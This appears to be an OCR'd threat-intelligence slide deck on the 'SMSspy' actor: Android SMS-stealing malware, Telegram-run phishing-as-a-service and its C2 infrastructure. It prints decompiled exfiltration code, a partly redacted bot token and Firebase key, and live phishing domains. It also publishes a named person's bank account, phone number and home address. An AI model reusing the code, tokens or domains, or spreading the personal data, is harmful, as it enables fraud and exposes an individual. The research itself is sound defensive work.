  Hundreds of credit cards are listed










SMSspy Threat Actor - C2 infrastructure

Hundreds of malware samples and c2 servers infrastructure



SMSspy Threat Actor - C2 infrastructure

- Those Telegram groups are just the tip of the iceberg




SMSspy Threat Actor - Lydia team

- **LydiaTeam** - active in the Professor phishing Telegram group with 15k members




SMSspy Threat Actor - C2 infrastructure

- Searching for “newCard recived” (intentional typo) in Google, returned with Zalm_phishing Group - stolen card data



SMSspy Threat Actor - C2 Attribution

- Baba_zorro - owner of Zalem phishing Telegram group with **30k members**



zalem phishing


@Zalem_Phishing Like 0

Is this your channel? Confirm ownership for additional features


Owner : @baba_zorro

GODRAT

29 976	~173	~4.4k	~33	0.6%	0.3
members	avg post reach	daily reach	posts per day	ERR %	citation index




SMSspy Threat Actor - C2 Attribution





SMSspy Threat Actor - Android malware

SMSspy Android Malware

- Lets decompile the malware







SMSspy Threat Actor - Android malware

- The exfiltrated SMS messages *were* uploaded to c2 server.
- **The randomization *was* done on the malware side**! No victim's unique data *were* used.
- http://<c2 domain>/uploads/<rand 11111-99999.txt>

```
_vvvv5 = C0224BA.NumberToString(Common.Rnd(11111, 99999));
```


```
StringBuilder append3 = new StringBuilder().append("allmessage=").append(_vvvvv1).append("/").
.append(C0224BA.ObjectToString(ReadList.Get(0))).append("/uploads/").append(_vvvv5).append(".txt&id=");
```

SMSspy Threat Actor - C2 server

- Android C2 server - developed in python

  based on fire_base api and Telegram bot api

```
bot = telebot.TeleBot("50[redacted]:AAFd[redacted]c7wY7JAa6siiem5mU")
chatid = [1370[redacted], 196[redacted]]
filename = "number.txt"
fire_base_access_token = 'AAAAB_HL9TA:APA91bFosdSE3OAIm2lkdbe9Qkx1AAHMvFW60CqKs4
```



SMSspy Threat Actor - Attribution

- One of the attackers is “Amin Ranjbar”
- One of the SMSs is from the hosting provider’s, *confirming his newly registered* domain: sana-lran.xyz




```
{
@LydiaTeam:9810000346
Text:Amin Ranjbar گرامی دامنه sana-lran.xyz ثبت شد

طاها سرور - ارائه دهنده خدمات میزبانی وب
Status:Sent
Date:11/26/2021 17:06:57
}
```

SMSspy Threat Actor - Attribution

- “Amin Mohammad Ranjbar” - National Bank of Iran - account number, phone numbers and full address.

ireblaghix.xyz/koskhol/uploads/24034.txt

```
{
@LydiaTeam: 98700717
Text: From now on, SMS transactions of account number 0353309608005 belonging to Amin Mohammad Ranjbar
If you do not own the above account or have not requested a change, refer to one of the bank branches
National Bank of Iran
```

```
- Name: Amin
Last name: Ranjbar
- Mobile: 09125659885
- Night code:
Address: No. 208, 3351687663, Jabbari Real Estate, Tabatabai St., Shahriar Abbas Abad, Tehran
```

SMSspy Threat Actor - Attribution

- “Amin Mohammad Ranjbar” published services

aminmohamad.site123.me/work

SOFTWARE DOWNLOAD | WORK | ABOUT | CLASH OF CLANS HACKED! | MUSIC PLAYER



Professional hackers | COUNTDOWN | NUMBERS COUNTER

Professional Hackers - Iran Tehran - 85182891

Hello . I am Amin Mohammad Ranjbar. My job is programming, site builder, hacker and graphic designer. And my name is @ hackerapp85 to get acquainted with hacking and security, and you are responsible for any work, so be careful, this is my ID in the telegram
@aminmohamadranjbar

Requirements

This is the phone number for calling
09125659885


- Name: Amin
Last name: Ranjbar
- Mobile: 09125659885

Responsibilities

SMSspy Threat Actor - business model


- Phishing As A Service

  It appears that Lydia Team
  is selling and promoting their services



SMSspy Threat Actor - business model


- Offers 60 phishing theme options



	Phish Theme	Original mirrored site
2	6GiG	https://melat-shaprak.cf/pay/66876/6g.php
3	BlueTik	https://ssh-shaparak-ir.tk/2lAGNh/instagrams.html
4	CartSokht	https://irancs.cloud/id/231133/cartsoght.html
5	ChargeStar	https://echargstar.ml/
6	ChargePay	media-tarfand-page.tk
7	Donation	media-tarfand-page.tk/FullServices/Donation/Manage.php
8	DostYabi	www.minatavakoli.ir
9	LiveSexy	iran-payio.info/livesexy
10	Masaj	russianmassa.ga
11	Corona-Internet	https://sharjeirancell.xyz/webpage/1175943769/korona.fa.html
